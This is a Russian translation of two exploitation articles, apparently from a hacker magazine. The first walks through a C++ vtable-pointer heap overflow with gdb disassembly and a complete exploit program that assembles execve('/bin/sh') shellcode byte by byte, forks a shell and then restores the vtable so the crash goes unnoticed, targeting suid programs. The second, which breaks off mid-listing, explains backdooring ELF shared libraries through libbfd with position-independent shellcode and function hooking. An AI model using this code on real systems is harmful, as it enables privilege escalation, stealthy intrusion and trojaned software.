0x8048673 <main+3>:     subl    $0x8,%esp
0x8048676 <main+6>:     pushl   %edi
0x8048677 <main+7>:     pushl   %esi
0x8048678 <main+8>:     pushl   %ebx
0x8048679 <main+9>:     pushl   $0x24
0x804867b <main+11>:    call    0x80488c0 <__builtin_new>
0x8048680 <main+16>:    addl    $0x4,%esp
0x8048683 <main+19>:    movl    %eax,%eax
0x8048685 <main+21>:    pushl   %eax
0x8048686 <main+22>:    call    0x8048760 <__8MyClass1>
0x804868b <main+27>:    addl    $0x4,%esp
0x804868e <main+30>:    movl    %eax,%eax
0x8048690 <main+32>:    movl    %eax,0xffffffff8(%ebp)
0x8048693 <main+35>:    pushl   $0x24
0x8048695 <main+37>:    call    0x80488c0 <__builtin_new>
0x804869a <main+42>:    addl    $0x4,%esp
0x804869d <main+45>:    movl    %eax,%eax
0x804869f <main+47>:    pushl   %eax
0x80486a0 <main+48>:    call    0x8048730 <__8MyClass2>
0x80486a5 <main+53>:    addl    $0x4,%esp
0x80486a8 <main+56>:    movl    %eax,%eax
0x80486aa <main+58>:    movl    %eax,0xffffffffc(%ebp)
0x80486ad <main+61>:    pushl   $0x20
0x80486af <main+63>:    pushl   $0x4
0x80486b1 <main+65>:    movl    0xffffffff8(%ebp),%eax
0x80486b4 <main+68>:    pushl   %eax
0x80486b5 <main+69>:    call    0x80485b0 <BufferOverflow__FULii>
0x80486ba <main+74>:    addl    $0xc,%esp
0x80486bd <main+77>:    movl    %eax,%eax
0x80486bf <main+79>:    pushl   %eax
0x80486c0 <main+80>:    movl    0xffffffff8(%ebp),%eax
0x80486c3 <main+83>:    pushl   %eax
0x80486c4 <main+84>:    call    0x8048790 <SetBuffer__9BaseClassPc>
0x80486c9 <main+89>:    addl    $0x8,%esp
0x80486cc <main+92>:    pushl   $0x80489f6
0x80486d1 <main+97>:    movl    0xffffffffc(%ebp),%eax
0x80486d4 <main+100>:    pushl   %eax
0x80486d5 <main+101>:    call    0x8048790 <SetBuffer__9BaseClassPc>
0x80486da <main+106>:    addl    $0x8,%esp
0x80486dd <main+109>:    movl    0xffffffff8(%ebp),%eax
0x80486e0 <main+112>:    movl    0x20(%eax),%ebx
0x80486e3 <main+115>:    addl    $0x8,%ebx
0x80486e6 <main+118>:    movswl  (%ebx),%eax
0x80486e9 <main+121>:    movl    %eax,%edx
0x80486eb <main+123>:    addl    0xffffffff8(%ebp),%edx
0x80486ee <main+126>:    pushl   %edx
0x80486ef <main+127>:    movl    0x4(%ebx),%edi
0x80486f2 <main+130>:    call    *%edi
0x80486f4 <main+132>:    addl    $0x4,%esp
0x80486f7 <main+135>:    movl    0xffffffffc(%ebp),%eax
0x80486fa <main+138>:    movl    0x20(%eax),%esi
0x80486fd <main+141>:    addl    $0x8,%esi
0x8048700 <main+144>:    movswl  (%esi),%eax
0x8048703 <main+147>:    movl    %eax,%edx
0x8048705 <main+149>:    addl    0xffffffffc(%ebp),%edx
0x8048708 <main+152>:    pushl   %edx
0x8048709 <main+153>:    movl    0x4(%esi),%edi
0x804870c <main+156>:    call    *%edi
0x804870e <main+158>:    addl    $0x4,%esp
0x8048711 <main+161>:    xorl    %eax,%eax
0x8048713 <main+163>:    jmp     0x8048720 <main+176>
0x8048715 <main+165>:    leal    0x0(%esi,1),%esi
0x8048719 <main+169>:    leal    0x0(%edi,1),%edi
0x8048720 <main+176>:    leal    0xffffffffec(%ebp),%esp
0x8048723 <main+179>:    popl    %ebx
0x8048724 <main+180>:    popl    %esi
0x8048725 <main+181>:    popl    %edi
0x8048726 <main+182>:    movl    %ebp,%esp
0x8048728 <main+184>:    popl    %ebp

```

```

0x8048729 <main+185>:    ret
0x804872a <main+186>:    leal    0x0(%esi),%esi
End of assembler dump.

```

Устанавливаем точку останова по адресу 0x8048690 для получения адреса первого объекта:

```

(gdb) break *0x8048690
Breakpoint 1 at 0x8048690

```

Запускаем:

```

(gdb) run
Starting program: /home/rix/BO/bo3
Breakpoint 1, 0x8048690 in main ()

```

Читаем адрес первого объекта:

```

(gdb) info reg eax
eax: 0x8049b38    134519608

```

Продолжаем и надеемся на лучшее... :)

```

Continuing.
Program received signal SIGTRAP, Trace/breakpoint trap.
0x8049b58 in ?? ()

```

Мы получили SIGTRAP — его вызвала инструкция перед адресом 0x8049b58. Адрес нашего объекта был 0x8049b38. $0x8049b58 - 1 - 0x8049b38 = 0x1F$ (31) — именно такое смещение CCh в нашем буфере. Значит, именно наш CCh и был выполнен!

Очевидно, что простой байт CCh можно заменить полноценным шеллкодом для достижения более интересных результатов — особенно если программа bo3 имеет suid-флаг... ;)

Варианты метода

Здесь мы рассмотрели простейший эксплуатируемый механизм. Возможны и более сложные случаи.

Например, между классами может существовать следующая связь:

```

class MyClass3 {
private:
    char Buffer3[32];
    MyClass1 *PtrObjectClass;
public:
    virtual void Function1() {
        ...
        PtrObjectClass->PrintBuffer();
        ...
    }
};

```

Здесь мы имеем связь двух классов через «ссылку». Класс MyClass3 содержит указатель на другой класс. Переполнив буфер в MyClass3, можно перезаписать указатель PtrObjectClass — достаточно разыменовать ещё один дополнительный указатель ;)

```

+-----+
|                                     |
+--> VTABLE_MyClass3: IIIIIIIIIIRRRR |
                                     |
                                     ==+=
MyClass3 object: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBPPPPXXXX
                                     ==+=
                                     |
+-----<-----+
|
+--> MyClass1 object: CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCYYYY
                                     ==+=

```

```

+-----+
|
+---> VTABLE_MyClass1: IIIIIIIIIIIQQQQ

```

Где: В — байты буфера класса `MyClass4` (по тексту оригинала — `MyClass3`); С — байты буфера класса `MyClass1`; P — байты указателя на объект `MyClass1`; X — байты возможного VPTR объекта `MyClass4` (VPTR в классе, содержащем указатель, необязателен); Y — байты VPTR объекта `MyClass1`.

Эта техника не зависит от внутренней структуры классов компилятора (смещения VPTR), а зависит от структуры класса, определённой программистом. Поэтому её можно применять даже в программах, скомпилированных компиляторами, помещающими VPTR в начало объекта (например, Visual C++).

Кроме того, объект класса `MyClass3` может быть создан на стеке (как локальный объект), что значительно упрощает определение его адреса — адрес объекта, вероятно, будет фиксированным от запуска к запуску. Однако в этом случае необходимо, чтобы стек был исполняемым, а не куча, как в предыдущем примере.

Значения двух из трёх параметров функции `BufferOverflow()` (количество адресов в VTABLE и смещение VPTR) несложно определить через отладку — они постоянны от запуска к запуску. Первый параметр (адрес объекта в памяти) определить сложнее. Он нужен только для того, чтобы поместить сформированную VTABLE в буфер.

Частный пример

Предположим, что последней переменной в классе является переполняемый буфер. Это означает: если заполнить буфер размером N байт данными длиной N+4 байта, мы не затронем ничего в памяти процесса, кроме содержимого буфера, VPTR и байта, следующего за VPTR (символ 00h).


Можно попытаться использовать это в своих целях. Но как? Выполним шеллкод из буфера, а затем продолжим нормальное выполнение программы! Преимущество огромно: программа не аварийно завершится и не привлечёт внимания того, кто следит за её работой (администраторов...).

Возможно ли это? Необходимо: выполнить шеллкод, перезаписать буфер новой строкой, восстановить стек в исходное состояние (каким он был перед вызовом метода), а затем вызвать исходный метод, чтобы программа продолжила работу в штатном режиме.

Вот несколько замечаний и проблем, с которыми нам предстоит столкнуться:

- Необходимо полностью перезаписать буфер (чтобы последующее выполнение использовало корректные значения), тем самым перезаписав и наш собственный шеллкод. Во избежание этого скопируем часть шеллкода (минимально возможную) в другое место в памяти — а именно на стек (назовём эту часть «стекодом», `stackcode`). Это не должно вызвать особых затруднений при условии, что стек исполняемый.
- Ранее упоминалась «странная обработка»: к адресу объекта прибавляется смещение, результат помещается на стек в качестве указателя `this` для вызываемого метода. Проблема в том, что смещение берётся из нашей VTABLE и не может быть нулевым (нулевые байты в буфере недопустимы). Выберем произвольное значение смещения и запишем его в VTABLE, а затем скорректируем значение `this` на стеке соответствующим вычитанием.
- Чтобы запустить шелл (`exec()`), воспользуемся `fork()`, а затем дождёмся его завершения через `wait()`, после чего продолжим выполнение основной программы.

- Адрес, с которого продолжится выполнение, постоянен — это адрес исходного метода в VTABLE оригинального класса.
- Можно использовать регистр EAX: он в любом случае будет перезаписан возвращаемым значением метода.
- В буфере не должно быть нулевых байтов. Нулевые байты (необходимые для строк) нужно генерировать во время выполнения.



Подробное содержимое шеллкода и стеккода:

```

movb    $0xb,%al                                //иначе — дочерний процесс
movl    $0x804a878,%ebx                          //EBX=$BufferAddress+$BinShOffset
                                                // (адрес "/bin/sh")
movl    $0x804a870,%ecx                          //ECX=$BufferAddress+$BinShAddressOffset
                                                // (адрес указателя на "/bin/sh")
xorl    %edx,%edx                                //EDX=0 (NULL)
int     $0x80                                    //exec() "/bin/sh"

LFATHER:
movl    %edx,%esi                                //ESI=0
movl    %edx,%ecx                                //ECX=0
movl    %edx,%ebx                                //EBX=0
notl    %ebx                                     //EBX=0xFFFFFFFF
movl    %edx,%eax                                //EAX=0
movb    $0x72,%al                                //EAX=0x72
int     $0x80                                    //wait() (ждём завершения шелла)
xorl    %ecx,%ecx                                //ECX=0
movb    $0x31,%cl                                //ECX=$StackSize
movl    $0x804a8e2,%esi                          //ESI=$BufferAddress+$StackCodeOffset
                                                // (адрес начала стеккода)
movl    %ebp,%edi                                //EDI указывает на конец локальной
                                                // переменной
subl    %ecx,%edi                                //EDI указывает на начало локальной
                                                // переменной
movl    %edi,%edx                                //EDX также указывает на начало
                                                // локальной переменной
repz movsb %ds:(%esi),%es:(%edi)                 //копируем стеккод в локальную
                                                // переменную на стеке
jmp     *%edx                                    //выполняем стеккод на стеке

stackcode:
movl    $0x804a913,%esi                          //ESI=$BufferAddress+$NewBufferOffset
                                                // (указатель на новую строку для
                                                // буфера)
movl    $0x804a860,%edi                          //EDI=$BufferAddress (начало буфера)
xorl    %ecx,%ecx                                //ECX=0
movb    $0x9,%cl                                //ECX=$NewBufferSize (длина новой строки)
repz movsb %ds:(%esi),%es:(%edi)                 //копируем новую строку в начало буфера
xorl    %eax,%eax                                //AL=0
stosb   %al,%es:(%edi)                          //записываем 00h в конец строки
movl    $0x804a960,%edi                          //EDI=$BufferAddress+$VPTROffset
                                                // (адрес VPTR)
movl    $0x8049730,%eax                          //EAX=$VTABLEAddress (адрес исходной
                                                // VTABLE класса)
movl    %eax,%ebx                                //EBX=$VTABLEAddress
stosl   %eax,%es:(%edi)                          //корректируем VPTR — указываем на
                                                // исходную VTABLE
movb    $0x29,%al                                //AL=$LastByte (байт, следующий за
                                                // VPTR в памяти)
stosb   %al,%es:(%edi)                          //восстанавливаем этот байт
movl    0xc(%ebx),%eax                          //EAX=$VTABLEAddress+$IAddress*4
                                                // (адрес исходного метода в исходной
                                                // VTABLE)

popf
popl    %ebx
popl    %ecx
popl    %edx
popl    %esi
popl    %edi                                     //восстанавливаем флаги и регистры
movl    %ebp,%esp
popl    %ebp
jmp     *%eax                                    //уничтожаем стековый фрейм
                                                //вызываем исходный метод

```

Теперь напишем функцию `BufferOverflow()`, которая «скомпилирует» шеллкод и стеккод и сформирует структуру буфера. Параметры функции:

- `BufferAddress` — адрес буфера в памяти.
- `IAddress` — индекс в `VTABLE` первого вызываемого метода.
- `VPTROffset` — смещение перезаписываемого `VPTR` в буфере.

- `AddThis` — значение, прибавляемое к указателю `this` на стеке из-за «странной обработки».
- `VTABLEAddress` — адрес исходной `VTABLE` класса (зашит в исполняемый файл).
- `*NewBuffer` — указатель на новую строку для записи в буфер с целью продолжения работы программы.
- `LastByte` — исходный байт, следующий за `VPTR` в памяти (перезаписывается при копировании нашего буфера из-за нулевого байта).

Результирующий код программы (bo4.cpp):

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>

#define BUFFERSIZE 256

class BaseClass {
private:
    char Buffer[BUFFERSIZE];
public:
    void SetBuffer(char *String) {
        strcpy(Buffer,String);
    }
    virtual void PrintBuffer() {
        printf("%s\n",Buffer);
    }
};

class MyClass1:public BaseClass {
public:
    void PrintBuffer() {
        printf("MyClass1: ");
        BaseClass::PrintBuffer();
    }
};

class MyClass2:public BaseClass {
public:
    void PrintBuffer() {
        printf("MyClass2: ");
        BaseClass::PrintBuffer();
    }
};

char *BufferOverflow(unsigned long BufferAddress,int IAddress,int VPTROffset,
    unsigned short AddThis,unsigned long VTABLEAddress,char *NewBuffer,char LastByte) {

    char *CBuf;
    unsigned long *LBuf;
    unsigned short *SBuf;
    char BinShSize,ShellCodeSize,StackCodeSize,NewBufferSize;
    unsigned long i,
        MethodAddressOffset,BinShAddressOffset,NullOffset,BinShOffset,BinSh00Offset,
        ShellCodeOffset,StackCodeOffset,
        NewBufferOffset,NewBuffer00Offset,
        LastByteOffset;
    char *BinSh="/bin/sh";

    CBuf=(char*)malloc (VPTROffset+4+1);
    LBuf=(unsigned long*)CBuf;

    BinShSize=(char)strlen (BinSh);
    ShellCodeSize=0x62;
    StackCodeSize=0x91+2-0x62;
    NewBufferSize=(char)strlen (NewBuffer);

    MethodAddressOffset=IAddress*4;
    BinShAddressOffset=MethodAddressOffset+4;
    NullOffset=MethodAddressOffset+8;
    BinShOffset=MethodAddressOffset+12;
```

```

BinSh00Offset=BinShOffset+(unsigned long)BinShSize;
ShellCodeOffset=BinSh00Offset+1;
StackCodeOffset=ShellCodeOffset+(unsigned long)ShellCodeSize;
NewBufferOffset=StackCodeOffset+(unsigned long)StackCodeSize;
NewBuffer00Offset=NewBufferOffset+(unsigned long)NewBufferSize;
LastByteOffset=VPTROffset+4;

for (i=0;i<VPTROffset;i++) CBuf[i]='\x90'; //NOP'ы
SBuf=(unsigned short*)&LBuf[2];
*SBuf=AddThis; //прибавляется к This на стеке

LBuf=(unsigned long*)&CBuf[MethodAddressOffset];
*LBuf=BufferAddress+ShellCodeOffset; //адрес шеллкода

LBuf=(unsigned long*)&CBuf[BinShAddressOffset];
*LBuf=BufferAddress+BinShOffset; //адрес "/bin/sh"

memcpy(&CBuf[BinShOffset],BinSh,BinShSize); //строка "/bin/sh"

//шеллкод:

i=ShellCodeOffset;
CBuf[i++]='\x55'; //pushl %ebp
CBuf[i++]='\x89'; CBuf[i++]='\xE5'; //movl %esp,%ebp
CBuf[i++]='\x31'; CBuf[i++]='\xC0'; //xorl %eax,%eax
CBuf[i++]='\xB0'; CBuf[i++]=StackCodeSize; //movb $StackCodeSize,%al
CBuf[i++]='\x29'; CBuf[i++]='\xC4'; //subl %eax,%esp

CBuf[i++]='\x57'; //pushl %edi
CBuf[i++]='\x56'; //pushl %esi
CBuf[i++]='\x52'; //pushl %edx
CBuf[i++]='\x51'; //pushl %ecx
CBuf[i++]='\x53'; //pushl %ebx
CBuf[i++]='\x9C'; //pushf

CBuf[i++]='\xFC'; //cld

CBuf[i++]='\x31'; CBuf[i++]='\xC0'; //xorl %eax,%eax
CBuf[i++]='\x66'; CBuf[i++]='\xB8'; //movw $AddThis,%ax
SBuf=(unsigned short*)&CBuf[i]; *SBuf=AddThis; i=i+2;
CBuf[i++]='\x29'; CBuf[i++]='\x45'; CBuf[i++]='\x08'; //subl %eax,0x8(%ebp)

CBuf[i++]='\x31'; CBuf[i++]='\xC0'; //xorl %eax,%eax

CBuf[i++]='\xBF'; //movl $BufferAddress+$NullOffset,%edi
LBuf=(unsigned long*)&CBuf[i]; *LBuf=BufferAddress+NullOffset; i=i+4;
CBuf[i++]='\xAB'; //stosl %eax,%es:(%edi)

CBuf[i++]='\xBF'; //movl $BufferAddress+$BinSh00Offset,%edi
LBuf=(unsigned long*)&CBuf[i]; *LBuf=BufferAddress+BinSh00Offset; i=i+4;
CBuf[i++]='\xAA'; //stosb %al,%es:(%edi)

CBuf[i++]='\xB0'; CBuf[i++]='\x02'; //movb $0x2,%al
CBuf[i++]='\xCD'; CBuf[i++]='\x80'; //int $0x80 (fork())

CBuf[i++]='\x31'; CBuf[i++]='\xD2'; //xorl %edx,%edx
CBuf[i++]='\x39'; CBuf[i++]='\xD0'; //cmpl %edx,%eax
CBuf[i++]='\x75'; CBuf[i++]='\x10'; //jnz +$0x10 (-> LFATHER)

CBuf[i++]='\xB0'; CBuf[i++]='\x0B'; //movb $0xB,%al
CBuf[i++]='\xBB'; //movl $BufferAddress+$BinShOffset,%ebx
LBuf=(unsigned long*)&CBuf[i]; *LBuf=BufferAddress+BinShOffset; i=i+4;
CBuf[i++]='\xB9'; //movl $BufferAddress+$BinShAddressOffset,%ecx
LBuf=(unsigned long*)&CBuf[i]; *LBuf=BufferAddress+BinShAddressOffset; i=i+4;
CBuf[i++]='\x31'; CBuf[i++]='\xD2'; //xorl %edx,%edx
CBuf[i++]='\xCD'; CBuf[i++]='\x80'; //int $0x80 (execve())

//LFATHER:
CBuf[i++]='\x89'; CBuf[i++]='\xD6'; //movl %edx,%esi
CBuf[i++]='\x89'; CBuf[i++]='\xD1'; //movl %edx,%ecx
CBuf[i++]='\x89'; CBuf[i++]='\xD3'; //movl %edx,%ebx

```

```

CBuf[i++]='\xF7';CBuf[i++]='\xD3';          //notl %ebx
CBuf[i++]='\x89';CBuf[i++]='\xD0';          //movl %edx,%eax
CBuf[i++]='\xB0';CBuf[i++]='\x72';          //movb $0x72,%al
CBuf[i++]='\xCD';CBuf[i++]='\x80';          //int $0x80 (wait())

CBuf[i++]='\x31';CBuf[i++]='\xC9';          //xorl %ecx,%ecx
CBuf[i++]='\xB1';CBuf[i++]='\x00';          //movb $StackCodeSize,%cl

CBuf[i++]='\xBE';                          //movl $BufferAddress+$StackCodeOffset,%esi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+StackCodeOffset;i=i+4;

CBuf[i++]='\x89';CBuf[i++]='\xEF';          //movl %ebp,%edi
CBuf[i++]='\x29';CBuf[i++]='\xCF';          //subl %ecx,%edi
CBuf[i++]='\x89';CBuf[i++]='\xFA';          //movl %edi,%edx

CBuf[i++]='\xF3';CBuf[i++]='\xA4';          //repz movsb %ds:(%esi),%es:(%edi)

CBuf[i++]='\xFF';CBuf[i++]='\xE2';          //jmp *%edx (стеккод)

//стеккод:

CBuf[i++]='\xBE';                          //movl $BufferAddress+$NewBufferOffset,%esi

LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+NewBufferOffset;i=i+4;
CBuf[i++]='\xBF';                          //movl $BufferAddress,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress;i=i+4;
CBuf[i++]='\x31';CBuf[i++]='\xC9';          //xorl %ecx,%ecx
CBuf[i++]='\xB1';CBuf[i++]='\x00';          //movb $NewBufferSize,%cl
CBuf[i++]='\xF3';CBuf[i++]='\xA4';          //repz movsb %ds:(%esi),%es:(%edi)

CBuf[i++]='\x30';CBuf[i++]='\xC0';          //xorb %al,%al
CBuf[i++]='\xAA';                          //stosb %al,%es:(%edi)

CBuf[i++]='\xBF';                          //movl $BufferAddress+$VPTROffset,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+VPTROffset;i=i+4;
CBuf[i++]='\xB8';                          //movl $VTABLEAddress,%eax
LBuf=(unsigned long*)&CBuf[i];*LBuf=VTABLEAddress;i=i+4;
CBuf[i++]='\x89';CBuf[i++]='\xC3';          //movl %eax,%ebx
CBuf[i++]='\xAB';                          //stosl %eax,%es:(%edi)

CBuf[i++]='\xB0';CBuf[i++]='\x00';          //movb $LastByte,%al
CBuf[i++]='\xAA';                          //stosb %al,%es:(%edi)

CBuf[i++]='\x8B';CBuf[i++]='\x43';          //movl $4*IAddress(%ebx),%eax
CBuf[i++]=(char)4*IAddress;

CBuf[i++]='\x9D';                          //popf
CBuf[i++]='\x5B';                          //popl %ebx
CBuf[i++]='\x59';                          //popl %ecx
CBuf[i++]='\x5A';                          //popl %edx
CBuf[i++]='\x5E';                          //popl %esi
CBuf[i++]='\x5F';                          //popl %edi

CBuf[i++]='\x89';CBuf[i++]='\xEC';          //movl %ebp,%esp
CBuf[i++]='\x5D';                          //popl %ebp

CBuf[i++]='\xFF';CBuf[i++]='\xE0';          //jmp *%eax

memcpy(&CBuf[NewBufferOffset],NewBuffer,(unsigned long)NewBufferSize);
//вставляем новую строку в буфер

LBuf=(unsigned long*)&CBuf[VPTROffset];
*LBuf=BufferAddress; //адрес нашей VTABLE

CBuf[LastByteOffset]=0; //последний байт (для strcpy())

return CBuf;
}

void main() {
    BaseClass *Object[2];

```

```

unsigned long *VTABLEAddress;

Object[0]=new MyClass1;
Object[1]=new MyClass2;

printf("Object[0] address = %X\n", (unsigned long)&(*Object[0]));
VTABLEAddress=(unsigned long*) ((char*)&(*Object[0])+256);
printf("VTable address = %X\n", *VTABLEAddress);

Object[0]->SetBuffer(BufferOverflow((unsigned long)&(*Object[0]), 3, BUFFERSIZE,
0x0101, *VTABLEAddress, "newstring", 0x29));

Object[1]->SetBuffer("string2");
Object[0]->PrintBuffer();
Object[1]->PrintBuffer();
}

```

Теперь компилируем и проверяем:

```

rix@pentium:~/BO > gcc -o bo4 bo4.cpp
rix@pentium:~/BO > bo4
adresse Object[0] = 804A860
adresse VTable = 8049730
sh-2.02$ exit
exit
MyClass1: newstring
MyClass2: string2
rix@pentium:~/BO >

```

Как и было предусмотрено, шелл выполнен, а затем программа продолжила работу с новой строкой в буфере («newstring»)!

Заключение

Подведём итог: базовая техника требует выполнения следующих условий:

- буфер достаточного минимального размера;
- программа с установленным suid-битом;
- исполняемая куча и/или исполняемый стек (в зависимости от применяемой техники);
- знание адреса начала буфера (в куче или на стеке);
- знание смещения VPTR от начала буфера (постоянно для всех запусков);
- знание индекса в VTABLE указателя на первый метод, вызываемый после переполнения (постоянно для всех запусков);
- знание адреса VTABLE — если требуется корректно продолжить выполнение программы.

Надеюсь, эта статья ещё раз продемонстрировала, насколько опасными могут быть указатели (всё более широко применяемые в современном программировании) в определённых ситуациях.

Заметим, что даже такие мощные языки, как C++, содержат уязвимости. И безопасность программы определяется не конкретным языком или инструментарием, а прежде всего знаниями и профессионализмом её создателей...

Благодарности: route, klog, mayhem, nite, darkbug.

Внедрение бэкдоров в бинарные объекты

Автор: klog

Введение

Ослабление системы с целью сохранения контроля над ней (или просто изменения части её функциональности) подробно описано во многих других публикациях. От модификации кода в пользовательском пространстве до троянского кода ядра — большинство распространённых техник внедрения бэкдоров либо слишком грубые, либо недостаточно переносимые. Как создать стандартный и чистый способ внедрения бэкдоров в бинарные файлы? Правильный ответ на этот вопрос совпадает с ответом на вопрос «Как создать стандартный и чистый способ отладки и анализа бинарных файлов?». Проект GNU нашёл ответ ещё до того, как мы успели задать этот вопрос.

```
ipdev:~$ ldd /usr/bin/nm
        libbfd.so.2.6.0.14 => /usr/lib/libbfd.so.2.6.0.14
        libc.so.5 => /lib/libc.so.5.3.12
ipdev:~$
```

BFD

Binary File Descriptor. Став де-факто стандартом в анализе, манипуляции и компоновке бинарных файлов, libbfd поддерживает практически любой формат файлов и архитектуру. Хотя она главным образом ориентирована на поддержку ELF, её интерфейс позволяет прозрачно модифицировать объекты в различных форматах, таких как COFF, AOUT или IEEE. На данный момент это, пожалуй, лучший инструмент для внедрения бэкдоров в разделяемые библиотеки.

Обзор

Следующая статья продемонстрирует преимущества переносимости бэкдоров, описывая методы внедрения бэкдоров как в статические, так и в разделяемые ELF-объекты. Она будет разделена на логические этапы операции: написание кода, процедура вставки кода и, наконец, процедура перехвата.

КРАТКОЕ ЗАМЕЧАНИЕ:

Прежде чем углубиться в тему, читателю необходимо знать несколько вещей. Во-первых, libbfd как *правило* присутствует на большинстве систем, включая Linux и BSD. Если её нет, она включена в дистрибутив GNU binutils. Скачайте его. Также важно знать, что libbfd зависит от библиотеки libiberty, которую вам, возможно, повезёт найти на целевом хосте. Она небольшая, и вы, возможно, захотите включить её в свой переносимый инструментарий для внедрения бэкдоров. Наконец, может случиться так, что BFD не* обеспечит необходимых возможностей для полной вставки вредоносного кода в специфических ситуациях. В таких случаях придётся использовать техники, специфичные для формата объектного файла.

Написание вредоносного кода

Этот раздел покажется знакомым большинству из вас, пишущих шеллкоды. По сути, это, пожалуй, самый болезненный шаг в обеспечении переносимости нашей техники внедрения бэкдоров. Однако он должен быть достаточно безболезненным для среднестатистического хакера, имеющего некоторые знания ассемблера на распространённых архитектурах.

Самый простой способ написать наш код — сделать это на ассемблере, используя метод «eggcode», который позволяет вставить вредоносный код в неизвестные среды без какого-либо риска нарушить его внутренние связи. Используя относительную адресацию, можно написать код, полностью независимый от своего окружения, — как в большинстве эксплойт-шеллкодов. Пример eggcode (для тех, кто никогда с ним не сталкивался):

```
ipdev:~/tmp/bfd$ cat eggcode.s

.text
    .align 4
.globl main
    .type    main,@function
main:
    xorl %eax,%eax
    xorl %edx,%edx
    movb $0xb,%al
    jmp .jumpme
.callme:
    popl %ebx
    leal 0x8(%ebx),%ecx
    movl %ebx,0x8(%ebx)
    movl %edx,0xc(%ebx)
    int $0x80
.jumpme:
    call .callme
□.string "/bin/sh\0"

ipdev:~/tmp/bfd$
```

Однако когда речь идёт о бэкдорах, где перенаправление вызовов функций нередко (всегда?) задействовано, подобная техника становится неприменимой. По сути, такой бэкдор сделал бы перехваченную функцию непригодной для использования, поскольку перенаправление к исходной функции при определённых условиях невозможно. Для этой цели нам придётся найти способ обращаться к функциям, расположенным в нашем целевом объекте.

К счастью для нас, есть довольно простой способ сделать это. Единственное условие — символ, на который ссылаются, должен находиться внутри библиотеки, в которую мы внедряем бэкдор (а не импортироваться откуда-то ещё). Допустим, мы хотим внедрить бэкдор в функцию `huhi()` в некоторой библиотеке, и бэкдор должен перенаправлять вызов на другую функцию `haHa()` в той же библиотеке. В этом примере `haHa()` будет получать строку, которая выводится на экран.

Прежде чем определить адрес, который мы хотим вызвать из нашего бэкдора, нам нужно определить позицию `haHa()` в целевой библиотеке:

```
ipdev:~/tmp/bfd$ nm lib.so
00001214 A _DYNAMIC
00001208 A _GLOBAL_OFFSET_TABLE_
00001264 A __bss_start
00001264 A _edata
00001264 A _end
00000200 A _etext
000001d8 t gcc2_compiled.
```

```
000001d8 T haha
000001ec T huhu
        U printf
ipdev:~/tmp/bfd$
```

Мы видим, что она будет отображаться в память по адресу 0x1d8. Чтобы вычислить адрес, который мы хотим вызвать в нашем бэкдоре, необходимо учесть перемещение кода, которое будет выполнено при вставке бэкдора в библиотеку. Результирующий адрес будет `1d8-[reloc_offset]`. Имея это в виду, напомним eggcode нашего бэкдора:

```
ipdev:~/tmp/bfd$ cat > eggcode.s
```

```
.text
        .align 4
.globl main
        .type   main,@function
main:
        nop
        nop
        nop
        nop
        nop
        nop
        pushl %ebp
        movl %esp,%ebp
        jmp string
callit: call 0x1d8-0x1214-0x10
        addl $4,%esp
        movl %ebp,%esp
        popl %ebp
        ret
string:
        call callit
        .string "whore\n"

^D
ipdev:~/tmp/bfd$
```

В этом примере смещение перемещения нашего кода равно 0x1214. Вычитание 0x10 необходимо потому, что вызываемый адрес в коде рассматривается компилятором как относительный относительно позиции инструкции `call` при вызове абсолютного адреса. Как вы, вероятно, догадались, инструкция `call` заканчивается по адресу 0x10 внутри `eggcode`. Также вы могли заметить все `por` в начале кода — это сделано исключительно во избежание проблем с выравниванием или ошибками в расчётах. Как и при написании любого эксплойта, осторожности много не бывает.

Вставка вредоносного кода

Теперь наступает часть, где `libbfd` становится полезной. По сути, BFD способна описать полный бинарный файл (от начала до конца) более или менее точно. Точность в данном случае означает способность интерпретировать различные данные из объектного файла, что в значительной мере определяется прозрачностью, которую требует `libbfd` при выполнении такой задачи. Таким образом, ряд специфичных для формата возможностей будет принесён в жертву ради сохранения переносимости интерфейса BFD. Однако нам пока не нужно об этом беспокоиться, поскольку наша задача строго состоит во вставке вредоносного кода. К счастью, наш метод вставки трояна будет опираться лишь на наличие нескольких секций в объекте, что характерно для большинства архитектур. Прежде чем приступить к этому, рассмотрим, какие API предлагает нам `libbfd`.

На момент написания (bfd версии < 3.0) libbfd не допускает прямой модификации объектного файла. Две наиболее полезные функции, которые предлагает libbfd, — это `bfd_openr()` и `bfd_openw()`. Обе принимают в качестве аргументов имя объектного файла и тип архитектуры, и обе возвращают дескриптор выделенного bfd. Когда bfd открывается в режиме чтения (`openr`), ни одна из его структур не может быть сброшена в физический файл. С другой стороны, когда он открыт в режиме записи (`openw`), никакие данные из него не могут быть прочитаны. По этой причине для вставки нашего бэкдора нам придётся копировать бинарный файл секцию за секцией, выполняя вставку данных при копировании целевой секции.

Процесс копирования объектного файла состоит из нескольких шагов, включая воспроизведение начального адреса файла, флагов, архитектуры, таблицы символов, отладочной информации и различных секций. Поскольку пример кода программы внедрения бэкдора `shoveit.c` приложен в конце статьи, мы рассмотрим лишь наиболее интересные функции libbfd применительно к вставке нашего бэкдора в целевой объект (перехват различных таблиц символов описан в следующих разделах). В информационных целях рассмотрим прозрачное представление секции бинарного файла в libbfd:

```
typedef struct sec
{
    □const char *name;
    □int index;
    □struct sec *next;
    □flagword flags;
#define □SEC_NO_FLAGS          0x000
#define SEC_ALLOC              0x001
#define SEC_LOAD                0x002
#define SEC_RELOC               0x004
#define SEC_BALIGN              0x008
#define SEC_READONLY            0x010
#define SEC_CODE                 0x020
